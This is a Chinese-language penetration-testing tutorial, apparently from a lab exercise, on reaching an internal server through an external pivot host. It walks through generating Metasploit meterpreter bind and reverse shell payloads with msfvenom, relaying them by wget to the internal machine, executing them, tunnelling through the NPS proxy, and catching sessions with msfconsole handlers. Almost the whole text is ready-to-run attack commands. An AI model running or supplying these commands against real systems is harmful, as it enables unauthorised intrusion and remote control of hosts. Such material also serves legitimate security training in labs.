 ```bash #1. 创建正向木马 msfvenom -p linux/x64/meterpreter/bind_tcp LHOST=127.0.0.1 LPORT=6767 -f elf -o linux_6767.elf #2. 需要将创建的木马给到内网服务器,木马的传递:kali---外网---内网 #2.1 kali python -m http.server #2.2 外网服务器 wget http://192.168.88.104:8000/linux_6767.elf python -m SimpleHTTPServer 3232 #2.3 内网服务器接收 wget http://10.20.30.128:3232/linux_6767.elf chmod a+x ./linux_6767.elf ./linux_6767.elf & #3. 在kali机器中的NPS服务端配置隧道 #服务端配置端口为16767 #目标配置为10.20.30.131:6767 #4.回到kali中的msfconsole进行连接 msfconsole use exploit/multi/handler set payload linux/x64/meterpreter/bind_tcp set lport 16767 set rhost 127.0.0.1 run ``` 目标上线:  ## MSF反向木马  ```bash #1. kali作为NPS的客户端,外网服务器作为NPS的服务端 #1.1 卸载kali与外网服务器中的服务端与客户端 nps stop nps uninstall npc 停止 ps aux | grep npc ps aux | grep nps #如果存在,则使用kill -9 杀掉进程 #2.将物理机中的NPS的服务端上传给外网服务器 #2.1 物理机执行 python -m http.server #2.2 外网服务器下载 wget http://192.168.88.1:8000/linux_amd64_server.tar.gz #2.3 解压 tar -zxvf ./linux_amd64_server.tar.gz #2.4 修改nps的配置文件 vim ./conf/nps.conf http_proxy_port=1880 https_proxy_port=18443 #2.5 启动nps ./nps install ./nps start #2.6 访问外网服务器的8080端口 http://192.168.88.125:8080/index/index #2.7 需要创建客户端 客户端命令: ./npc -server=192.168.88.125:8024 -vkey=nu6kb3u2znffj5ht -type=tcp #3. kali机器启动NPS的客户端 #3.1 获取物理机器中的NPS客户端 python -m http.server wget http://192.168.88.1:8000/linux_amd64_client.tar.gz tar -zxvf ./linux_amd64_client.tar.gz ./npc -server=192.168.88.125:8024 -vkey=nu6kb3u2znffj5ht -type=tcp #4.创建反弹木马,LHOST为外网服务器的内网IP地址 msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.20.30.128 LPORT=9999 -f elf -o linux_9999.elf #5. 木马传递给内网服务器:kali -- 外网服务器 -- 内网服务器 #5.1 kali python -m http.server #5.2 外网服务器下载并传输 wget http://192.168.88.104:8000/linux_9999.elf python -m SimpleHTTPServer 2323 #5.3 内网服务器下载木马 wget http://10.20.30.128:2323/linux_9999.elf chmod a+x ./linux_9999.elf #6. 在外网服务器的NPS网站添加新的隧道 #6.1 服务端的端口填写反向木马的lport端口,9999 #6.2 目标填写:kali机器的IP地址与端口192.168.88.104:17777 #7.在kali中启动msfconsole,并且进行监听 msfconsole use explpoit/multi/handler set payload linux/x64/meterpreter/reverse_tcp set lhost 192.168.88.104 set lport 17777 run #8. 在内网服务器执行木马 ./linux_9999.elf & ``` 外网服务器的NPS服务管理端:  MSF中目标上线: 